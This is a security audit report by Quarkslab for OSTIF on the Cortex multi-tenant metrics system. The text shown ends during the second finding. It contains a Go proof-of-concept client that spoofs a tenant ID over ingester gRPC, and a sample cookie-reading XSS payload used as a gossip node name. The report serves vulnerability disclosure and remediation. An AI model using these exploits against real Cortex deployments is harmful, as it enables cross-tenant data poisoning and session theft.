Quarkslab

Cortex Security Audit

Technical Report

Date: 04-20-2026
Reference: 26-04-2696-REP
Classification: CONFIDENTIAL
Language of the report: EN

Quarkslab

Securing every bit of your data

CONTACTS INFORMATION

Cortex Security Audit Points of Contact		
Amir MONTAZERY	Managing Director	amir@ostif.org
Tom WELTER	Project Manager	tom@ostif.org
Daniel BLANDO	Cortex Maintainer	daniel@blando.com.br

Quarkslab Points of Contact		
Pauline SAUDER	Project Lead	psauder@quarkslab.com
Auditor #1	Pentester	contact@quarkslab.com
Auditor #2	Pentester	contact@quarkslab.com

DOCUMENT VERSIONS

Versions	Date	Authors	Details
0.1	04-20-2026	Auditor #1 Auditor #2	Creation of the report
1.0	04-23-2026	Pauline SAUDER	Validation of the report
1.1	06-19-2026	Auditor #1 Auditor #2	Assignment of remediation status based on the Cortex Security Audit Response

About OSTIF

The *Open Source Technology Improvement Fund (OSTIF)* is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security.

Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multibillion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing publicfacing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is *ostif.org*. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at *contactus@ostif.org* or our *GitHub*.

- Derek Zimmer, Executive Director
- Amir Montazery, Managing Director
- Helen Woeste, Communications and Community Manager
- Tom Welter, Project Manager

TABLE OF CONTENTS

1. EXECUTIVE SUMMARY

1.1. Context overview

Commissioner: OSTIF

Mission: Cortex Source Code Security Audit

Timeline: From 03-30-2026 to 04-16-2026.

Objective: The goal of the audit was to assist Cortex developers in increasing the security of the project. The project codebase was assessed on the scope defined by the *Threat Model*, based on an existing one defined before the start of the assessment. This assessment was conducted during an allocated amount of time in order to find issues and vulnerabilities in the code base Cortex has implemented.

1.2. Scope and Initial Inputs

Item	Details
Target	*https://github.com/cortexproject/cortex* (commit *b4f5cfc37d83719040de7ca997ec125304a6b766*)
Included	Cortex Project source code
Excluded	N/A
Access provided	Source code available on GitHub
Constraints / notes	N/A

1.3. Overall Risk Level

The following overall rating is used to provide a global security level defined by the table in appendix, alongside auditors' experience.

Overall Rating: Satisfying

Rationale: Cortex is a structured codebase with a clear security model and a generally mature approach to multi-tenancy. The issues found are real and should be addressed, but their exploitation requires some degree of internal access, which meaningfully limits the exposure surface in well-operated environments.

Key Message: Several findings were identified during the audit of the codebase, affecting data isolation, service resilience, and secrets management. The most significant allows one tenant to write into another tenant's data space, directly undermining the trust model of the platform.

Internal peers can additionally trigger service disruption through resource exhaustion. Backend secrets are insufficiently protected at rest, creating unnecessary risk in the event of an internal compromise.

Finally, weaknesses in input sanitization and packet integrity enforcement expose to client-side code execution and silent manipulation of internal routing decisions, both of which could amplify the impact of the issues described above.

Correction status

All the findings have been fixed using the auditors' recommendations or alternative mitigations leading to the same result.

1.4. Key Areas of Concern

Tenant Impersonation via PushStream gRPC — The `PushStream` gRPC handler trusts the tenant ID carried in the protobuf message instead of the authenticated gRPC context, letting any caller with ingester gRPC access write samples under any tenant.

Stored Cross Site Scripting - XSS — Improper handling of untrusted input allows script injection and execution in the browser across multiple contexts.

Sensitive Information Leakage — The `/config` endpoint returns the runtime configuration to YAML and discloses several credential fields in cleartext, leaking Swift, etcd, Redis, and HTTP basic-auth secrets.

1.5. Recommended Action Plan (Priorities)

Priority 0 — Immediate (0-7 days)

- **Tenant Impersonation via PushStream gRPC**: Derive the tenant ID from the gRPC auth context and reject requests whose `req.TenantID` does not match; extend write-request signing to streaming RPCs.
- **Stored Cross Site Scripting - XSS**: Validate all input, encode output based on context, and apply strong CSP rules to prevent all forms of XSS.
- **Sensitive Information Leakage**: Convert every sensitive field in the `Config` struct to `flagext.Secret` type.

Priority 1 — Short Term (2-4 weeks)

- **Unbounded Gzip Decompression**: Enforce a size limit on the decompressed output by wrapping the gzip reader with a second io.LimitReader.
- **Uncontrolled Memory Allocation via Protobuf Histogram**: Cap the element count before pre-allocating histogram fields in the protobuf unmarshaler.
- **Unbounded Read on Gossip Connections**: Wrap the connection with `io.LimitReader`, set a `SetReadDeadline`, and enforce a maximum concurrent connection count.

Priority 2 — Continuous Improvement (1-3 months)

- **Gossip Packet Integrity Check Not Enforced**: Add a `return` statement immediately after logging a digest mismatch so that packets failing integrity verification are silently dropped before entering the processing channel.

1.6. Strengths

- **Code Hygiene:** The codebase follows idiomatic Go conventions with consistent formatting, clear package boundaries, and modular component separation that ease review and long-term maintenance.
- **Test Coverage:** Critical paths are backed by an extensive suite of unit and integration tests, including multi-tenant scenarios, which reduces the likelihood of regressions in security-sensitive logic.
- **Observability:** Structured logging, metrics, and tracing are deeply integrated across components, giving operators strong visibility into runtime behavior and supporting rapid incident response.

1.7. Areas for Improvement

- **Default Configuration:** Several components ship with permissive defaults that prioritize ease of deployment over a secure-by-default posture, shifting hardening responsibility onto operators.
- **User Inputs:** Input validation and sanitization are applied inconsistently across ingress points rather than enforced through a centralized layer, increasing the risk of gaps as the codebase evolves.
- **Third-party Dependencies:** The project relies on a broad set of third-party dependencies, some of which are pinned to older versions, expanding the supply-chain surface and delaying the adoption of upstream security fixes.

2. CORTEX PROJECT

2.1. Methodology

To evaluate the security of the Cortex solution, Quarkslab team began by familiarizing with the project architecture and identifying the key tasks outlined in the audit scope. This involved gathering and analyzing all available documentation and resources related to the project.

Once a comprehensive understanding of the project structure was established, including the relationships between various components, modules and their interaction between each others and with end-users, Quarkslab studied the existing threat model and quickly imagined technical scenario to exploit potential weaknesses. Auditors incorporated the team's acquired knowledge and the derived attack surface into their methodology. It was subsequently presented to Cortex core developers for feedback and alignment.

The evaluation combined both static and dynamic analysis techniques. Static analysis focused on reviewing the source code to uncover implementation flaws or logic vulnerabilities within the defined assessment targets. Dynamic analysis was used to enhance the team's understanding of Cortex workflows and to complement the static review through techniques such as fuzzing and hypothesis validation.

The security audit followed these key steps:

Step 1: Discovery

- Develop a holistic understanding of the Cortex architecture, including its components and modules, their interactions, and the underlying technologies.

Step 2: Threat Modeling

- Based on the acquired knowledge, identify the attack surface, potential threat actors, and plausible attack scenarios to construct a comprehensive threat model.

Step 3: Static Analysis and Manual Review

- Perform static code analysis and manual inspection to detect potential vulnerabilities, bugs, and insecure coding practices.

Step 4: Dynamic Testing

- Conduct dynamic analysis to observe components and modules behavior in runtime, execute fuzzing campaigns, and validate or refute findings from the static review.

Legal notice

This report reflects the work and results obtained within the duration of the audit on the specified scope and as agreed between OSTIF and Quarkslab. Tests are not guaranteed to be exhaustive and the report does not ensure the code is bug or vulnerability free. Also, comments and observations reflect the state of the code at the given commit.

2.1.1. Introduction

Cortex is a horizontally scalable, highly available, multi-tenant, long-term storage solution for *Prometheus* and OpenTelemetry metrics. It accepts samples through the Prometheus remote-write protocol, persists them in object storage (S3, GCS, Azure Blob, Swift or any equivalent), and serves PromQL queries across the full retention window.

As a multi-tenant system, Cortex isolates data between tenants by propagating an `X-Scope-OrgID` HTTP header (or its gRPC metadata equivalent) through every component of the write and read paths. The integrity of this tenant boundary, together with the availability of the ingestion and query pipelines, are therefore the primary security properties the audit focused on. The codebase is written in Go (99%+ of the repository) and distributed under the Apache 2.0 license.

This assessment targeted the upstream repository *cortexproject/cortex* at commit `b4f5cfc37d83719040de7ca997ec125304a6b766`. The goal was to identify vulnerabilities affecting confidentiality, integrity, and availability of both tenant data and cluster operations.

2.1.2. Architecture



Figure 1 — Cortex architecture overview

Cortex is deployed as a set of horizontally scalable microservices that can either run as independent binaries (microservices mode for production) or in a single process (single-binary mode for dev and testing). The main components exercised during the audit are:

- **Distributor**: Entry point of the write path. Receives remote-write requests (protobuf over HTTP, optionally snappy or gzip compressed), validates tenant limits, and forwards samples to ingesters using a consistent hash ring.
- **Ingester**: Buffers in-memory series for active tenants, replicates writes to peer ingesters for high availability, flushes TSDB blocks to object storage, and serves recent samples to queriers. Exposes both an HTTP and a gRPC API.
- **Querier** and **Query-Frontend**: Evaluate PromQL queries by merging data from ingesters (recent samples) and the store-gateway (historical blocks). The query-frontend parallelizes execution across queriers and adds query splitting, result caching, and queueing.
- **Store-Gateway, Compactor, Ruler, Alertmanager**: Back-end components handling respectively historical block discovery and serving, block compaction and deduplication, recording and alerting rule evaluation, and the multi-tenant Alertmanager UI and API.
- **Ring / Memberlist KV**: Shared service discovery and consistent-hash layer used by all stateful components. Supports Consul, etcd, and an embedded gossip-based memberlist transport.
- **Object storage backends**: Abstraction over S3, GCS, Azure Blob, Swift, and filesystem, used to persist TSDB blocks, rule groups, and alertmanager configuration.

The audit scope covered the Go source code of these components with a focus on the write path (distributor, ingester), the alertmanager HTTP surface, the gossip-based ring transport, and the shared HTTP, bucket and configuration utilities. Additional references are available in the *Cortex documentation* and the *CNCF TOC project entry*.

2.1.3. Testing environment

Cortex was deployed in microservices mode on a local Kubernetes cluster, following the upstream *getting-started microservices guide* and the documentation shipped in the audited repository under `docs/getting-started/`. The environment was provisioned end-to-end by a single deployment script (availabe in *appendixes*) and was composed of:

- **Cluster**: a `minikube` profile (`cortex-demo`) running on the Docker driver with 8 CPUs and 16 GB of RAM, using the stable Kubernetes channel, the `ingress` and `ingress-dns` addons, and nginx-ingress hostnames (`cortex.local`, `grafana.local`, `prometheus.local`) published via `/etc/hosts`.
- **Cortex**: deployed from the upstream `cortex-helm/cortex` chart version 3.2.0 (Cortex v1.20.1) with the values file from `docs/getting-started/cortex-values.yaml`. Each component (distributor, ingester, querier, query-frontend, store-gateway, compactor, ruler, alertmanager, and the nginx gateway) is deployed as an independent workload, and the ring uses the embedded memberlist gossip transport.
- **Object storage**: a SeaweedFS instance exposing an S3-compatible API, with dedicated buckets for TSDB blocks (`cortex-blocks`), ruler state (`cortex-ruler`), and Alertmanager configuration (`cortex-alertmanager`).
- **Ingestion and observation**: the `prometheus-community/prometheus` chart (25.20.1) configured with `remote_write` towards the Cortex distributor, and the `grafana/grafana` chart (7.3.9) with the audit's dashboards auto-loaded as `grafana_dashboard`-labelled ConfigMaps.

2.1.4. Threat Model

The audit was framed by the *threat model* produced for Cortex's CNCF security assessment, which applies the STRIDE methodology. STRIDE is a taxonomy that classifies threats against a system into six categories:

Category	Description
Spoofing	Impersonation of a legitimate identity.
Tampering	Unauthorized modification of data or code.
Repudiation	Denying an action without the system being able to prove it.
Information disclosure	Exposure of data to unauthorized parties.
Denial of service	Degradation or loss of availability.
Elevation of privilege	Gaining rights beyond those granted.

The Cortex threat model explicitly scopes each STRIDE category against the project's architecture and deployment model:

- **Spoofing:** Cortex has no built-in authentication for inter-component or client traffic and relies on an external reverse proxy and Kubernetes network policies. Impersonation of a tenant or of a peer component on the ring is a relevant threat and was covered by the audit.
- **Tampering:** In-cluster configuration tampering is considered mitigated by Kubernetes isolation. Tampering with data in transit, stored TSDB blocks, or tenant-supplied payloads remains in scope and was examined. The gossip-based ring transport was identified as a gap, as insufficient authentication on the memberlist layer leaves ring state open to manipulation from within the cluster network.
- **Repudiation:** Cortex exposes no action requiring non-repudiation guarantees, and audit logging is delegated to the surrounding platform. This category was excluded from the engagement.
- **Information disclosure:** Cross-tenant data leakage is the central confidentiality concern of a multi-tenant system. Any code path that could allow one tenant to read data belonging to another was treated as in scope and examined during the audit.
- **Denial of service:** Per-tenant rate limits and series caps are the primary mitigations acknowledged by the threat model. The audit focused on application-level resource-exhaustion reachable by a single request or tenant, including disruption of the cluster coordination layer; volumetric and network-layer DoS were out of scope.
- **Elevation of privilege:** Cortex has no internal user or role model; authorization reduces to the `X-Scope-OrgID` tenant boundary enforced by the edge proxy. Privilege elevation scenarios are not meaningful within the codebase.

2.1.5. Disclaimer

The following security concerns fall **outside the responsibility of the Cortex maintainers**. They are explicitly delegated to deployment operators and the surrounding infrastructure platform. Findings or gaps in these areas do not constitute defects in the Cortex codebase.

- **Authentication and identity management:** Cortex has no built-in authentication layer. It is architecturally designed to operate behind an external authenticating reverse proxy responsible for validating identities, issuing and verifying tokens, and injecting the `X-Scope-OrgID` tenant header. The design, operation, and security of that authentication layer, including any identity provider integration, is the sole responsibility of the deployment operator.
- **Kubernetes cluster hardening:** Securing the Kubernetes environment including network policies, pod security contexts, namespace isolation, resource limits, RBAC configuration, and secret management is outside the Cortex project scope. These controls are the operator's responsibility and are not governed by the Cortex maintainers.
- **Reverse proxy:** The edge reverse proxy that terminates TLS, enforces authentication, and routes external traffic to Cortex components is not part of the Cortex project. Its configuration, patching, and security posture are entirely the operator's responsibility.

3. AUDIT RESULTS

3.1. Overview

The table below lists the recommendations for addressing vulnerabilities or audit findings. The risk level is assessed according to the table in appendix.

"VXX" are for vulnerabilities, "HXX" are for hardening measures.

Vulnerability	Description	Impact	Probability	Risk	Recommendations
V01 – Tenant Impersonation via PushStream gRPC (CVSS: 6.5)	The `PushStream` gRPC handler trusts the tenant ID carried in the protobuf message instead of the authenticated gRPC context, letting any caller with ingester gRPC access write samples under any tenant.	High	Low	**Medium**	Derive the tenant ID from the gRPC auth context and reject requests whose `req.TenantID` does not match; extend write-request signing to streaming RPCs.
V02 – Stored Cross Site Scripting - XSS (CVSS: 5.4)	Improper handling of untrusted input allows script injection and execution in the browser across multiple contexts.	Marginal	Moderate	**Medium**	Validate all input, encode output based on context, and apply strong CSP rules to prevent all forms of XSS.
V03 – Sensitive Information Leakage (CVSS: 5.3)	The `/config` endpoint returns the runtime configuration to YAML and discloses several credential fields in cleartext, leaking Swift, etcd, Redis, and HTTP basic-auth secrets.	Marginal	Moderate	**Medium**	Convert every sensitive field in the `Config` struct to `flagext.Secret` type.
V04 – Unbounded Gzip Decompression (CVSS: 4.3)	Unbounded gzip decompression allows a small request to expand to gigabytes in memory, crashing the server.	Marginal	Moderate	**Medium**	Enforce a size limit on the decompressed output by wrapping the gzip reader with a second io.LimitReader.
V05 – Uncontrolled Memory Allocation via Protobuf Histogram (CVSS: 4.3)	Crafted histogram payloads trigger unbounded memory allocation, crashing the distributor.	Marginal	Moderate	**Medium**	Cap the element count before pre-allocating histogram fields in the protobuf unmarshaler.
V06 – Unbounded Read on Gossip Connections (CVSS: 4.3)	Gossip TCP connections are read without a size limit, read deadline, or connection cap, allowing any peer to exhaust server memory or hold connections open indefinitely.	Marginal	Moderate	**Medium**	Wrap the connection with `io.LimitReader`, set a `SetReadDeadline`, and enforce a maximum concurrent connection count.
V07 – Gossip Packet Integrity Check Not Enforced (CVSS: 3.5)	The memberlist TCP transport verifies an MD5 digest on incoming gossip packets but never discards the packet on mismatch, thus forwarding the tampered packet anyway.	Negligible	Moderate	**Low**	Add a `return` statement immediately after logging a digest mismatch so that packets failing integrity verification are silently dropped before entering the processing channel.

3.2. Vulnerabilities

3.2.1. V01 - Tenant Impersonation via PushStream gRPC

V01 - Tenant Impersonation via PushStream gRPC — Medium	
Affected target(s)	• pkg/ingester/ingester.go • pkg/cortex/cortex.go
Description	The `PushStream` gRPC handler trusts the tenant ID carried in the protobuf message instead of the authenticated gRPC context, letting any caller with ingester gRPC access write samples under any tenant.
Recommendations	Derive the tenant ID from the gRPC auth context and reject requests whose `req.TenantID` does not match; extend write-request signing to streaming RPCs.
Correction status	**Fixed**
CVSS score	CVSS 3.1: 6.5
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N

3.2.1.1. Description of the vulnerability

Cortex enforces multi-tenancy by binding every write to a tenant ID extracted from authenticated gRPC metadata (`X-Scope-OrgID`). The standard unary `Push` path respects this contract.

The streaming `PushStream` path diverges from this pattern: the handler takes the tenant ID directly from the incoming protobuf message (`req.TenantID`) and re-injects it into the context via `user.InjectOrgID` before dispatching to `Push`. The authenticated caller identity is never consulted, so any tenant string placed in the message body is accepted as-is.

Additionally, the write-request signing feature (`-distributor.sign-write-requests`) only installs a **unary** signing interceptor. Streaming RPCs, including `PushStream`, are not covered, so signature verification cannot be used to compensate for the missing tenant check.

3.2.1.2. Impact of the exploitation

Any client able to reach the ingester gRPC port can write arbitrary samples under any tenant ID, including tenants it is not authorized to access. Consequences include:

- Cross-tenant data poisoning (forged samples attributed to a victim tenant).
- Billing and quota abuse (traffic charged to another tenant).
- Evasion of per-tenant limits by spreading writes across fabricated tenant IDs.
- Undetected by write-request signing because the streaming path is unsigned.

3.2.1.3. Proof of concept and steps to reproduce

The vulnerable handler derives the tenant context from the untrusted protobuf field rather than from the authenticated gRPC metadata. The highlighted line is the root cause.

file: pkg/ingester/ingester.go

```
1684  func (i *Ingester) PushStream(srv client.Ingester_PushStreamServer) error {
1685      ctx := srv.Context()
1686      for {
1687          select {
1688          case <-ctx.Done():
1689              level.Warn(logutil.WithContext(ctx, i.logger)).Log("msg", "PushStream closed")
1690              return ctx.Err()
1691          default:
1692          }
1693
1694          req, err := srv.Recv()
1695
1696          if err == io.EOF {
1697              return nil
1698          }
1699
1700          if err != nil {
1701              return err
1702          }
1703          pushCtx := user.InjectOrgID(ctx, req.TenantID)
1704          resp, err := i.Push(pushCtx, req.Request)
1705          if resp == nil {
1706              resp = &cortexpb.WriteResponse{}
1707          }
1708          resp.Code = http.StatusOK
```

Listing 1 — PushStream trusts req.TenantID

The signing interceptor that would otherwise authenticate write requests is only registered on the unary middleware chain, leaving `PushStream` (a bidirectional stream) unsigned. The highlighted line shows the missing stream registration.

file: pkg/cortex/cortex.go

```
415  func (t *Cortex) setupRequestSigning() {
416      if t.Cfg.Distributor.SignWriteRequestsEnabled {
417          util_log.WarnExperimentalUse("Distributor SignWriteRequestsEnabled")
418          t.Cfg.Server.GRPCMiddleware = append(t.Cfg.Server.GRPCMiddleware, grpcclient.UnarySigningS
     erverInterceptor)
419      }
420  }
```

Listing 2 — Signing interceptor only covers unary RPCs

An attacker with ingester gRPC reachability can open a `PushStream` and set `TenantID` to any victim tenant in each streamed message:

```
1  stream, _ := client.PushStream(context.Background())
2  stream.Send(&cortexpb.WriteRequest{
3      Timeseries: forgedSeries,
4  })
5  stream.Send(&cortexpb.WriteRequestWithTenant{
6      Request:  &cortexpb.WriteRequest{Timeseries: forgedSeries},
7      TenantID: "tenant-B",
8  })
```

Listing 3 — Minimal Go client writing samples under an arbitrary tenant

The PoC (grpc-spoof source code available in *appendixes*) was executed from within the distributor pod and targeted all three ingester instances directly over gRPC port 9095. Each of them returned HTTP status code 200, confirming that a metric was successfully written into **tenant-B**'s TSDB while the connection was authenticated as **tenant-A**. The subsequent query through the Cortex query frontend confirms the injected metric poc_injected_metric is immediately readable under **tenant-B**'s namespace.



Figure 2 — Metrics written by a user in tenant A with `TenantID` set to "tenant-B" are ingested in tenant B

3.2.1.4. Mitigations

In order to mitigate this vulnerability, we recommend the following actions:

- Derive the tenant ID from the authenticated gRPC context using `user.ExtractOrgID(ctx)` and reject any request whose `req.TenantID` does not match. Example patch:

```
1   authTenantID, err := user.ExtractOrgID(ctx)
2   if err != nil || authTenantID != req.TenantID {
3       return status.Errorf(codes.PermissionDenied, "tenant ID mismatch")
4   }
5   pushCtx := user.InjectOrgID(ctx, authTenantID)
```

Listing 4 — Proposed check at the top of the PushStream loop body

- Register a streaming variant of the signing interceptor in `setupRequestSigning` so that `PushStream` is subject to the same authenticity guarantees as the unary `Push` path.
- Add integration tests that assert `PushStream` refuses a message whose `TenantID` differs from the caller's `X-Scope-OrgID`.
- Document the `tenant-identity` contract for every ingester RPC so future streaming endpoints do not repeat the pattern.

Correction status

This vulnerability has been properly addressed through an alternative remediation design.

3.2.1.5. References

- *CWE-287: Improper Authentication*
- *CWE-290: Authentication Bypass by Spoofing*
- *CWE-1220: Insufficient Granularity of Access Control*
- *OWASP Annotated Application Security Verification Standard*

3.2.2. V02 - Stored Cross Site Scripting - XSS

V02 - Stored Cross Site Scripting - XSS — Medium	
Affected target(s)	• pkg/alertmanager/alertmanager_http.go
Description	Improper handling of untrusted input allows script injection and execution in the browser across multiple contexts.
Recommendations	Validate all input, encode output based on context, and apply strong CSP rules to prevent all forms of XSS.
Correction status	**Fixed**
CVSS score	CVSS 3.1: 5.4
CVSS Link	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

3.2.2.1. Description of the vulnerability

Cross-Site Scripting (XSS) vulnerabilities occur when untrusted user input is processed by a web application in a way that allows the injection and execution of malicious JavaScript code. This can happen in several ways:

- **Reflected XSS** involves data sent in the request (e.g., via query parameters) being immediately echoed in the response without sanitization.
- **Stored XSS** occurs when user input is stored server-side (e.g., in a database) and later rendered to other users without proper encoding.
- **DOM-Based XSS** arises when JavaScript on the client side processes untrusted input and updates the DOM insecurely, without server involvement.

3.2.2.2. Impact of the exploitation

An attacker with network access to the gossip cluster can execute arbitrary JavaScript in the browser of any operator visiting the Alertmanager status page, allowing potentially session hijacking, credential theft, or unauthorized actions on the Alertmanager API.

3.2.2.3. Proof of concept and steps to reproduce

The Alertmanager status page uses Go's `text/template` package instead of `html/template` to render cluster member information from the gossip protocol.

file: pkg/alertmanager/alertmanager_http.go

```
1   package alertmanager
2
3   import (
4     "net/http"
5     "text/template"
6     "github.com/go-kit/log/level"
7     util_log "github.com/cortexproject/cortex/pkg/util/log"
8     "github.com/cortexproject/cortex/pkg/util/services"
9   )
```

Listing 5 — Imports of alertmanager

file: pkg/alertmanager/alertmanager_http.go

```
27   statusTemplate = template.Must(template.New("statusPage").Parse(`
28   <!doctype html>
29   <html>
30       <head><title>Cortex Alertmanager Status</title></head>
31       <body>
32           <h1>Cortex Alertmanager Status</h1>
33           {{ if not .ClusterInfo }}
34               <p>Alertmanager gossip-based clustering is disabled.</p>
35           {{ else }}
36               <h2>Node</h2>
37               <dl>
38                   <dt>Name</dt><dd>{{.ClusterInfo.self.Name}}</dd>
39                   <dt>Addr</dt><dd>{{.ClusterInfo.self.Addr}}</dd>
40                   <dt>Port</dt><dd>{{.ClusterInfo.self.Port}}</dd>
41               </dl>
42               <h3>Members</h3>
43               {{ with .ClusterInfo.members }}
44               <table>
45                   <tr><th>Name</th><th>Addr</th></tr>
46                   {{ range . }}
47                   <tr><td>{{ .Name }}</td><td>{{ .Addr }}</td></tr>
48                   {{ end }}
49               </table>
50               {{ else }}
51               <p>No peers</p>
52               {{ end }}
53           {{ end }}
54       </body>
55   </html>`))
```

Listing 6 — Template renders member names without HTML escaping

Since `text/template` does not auto-escape HTML, a malicious node joining the gossip cluster with a crafted name (e.g., `<script>alert(document.cookie)</script>`) would have its name rendered as executable JavaScript on the `/multitenant_alertmanager/status` page.

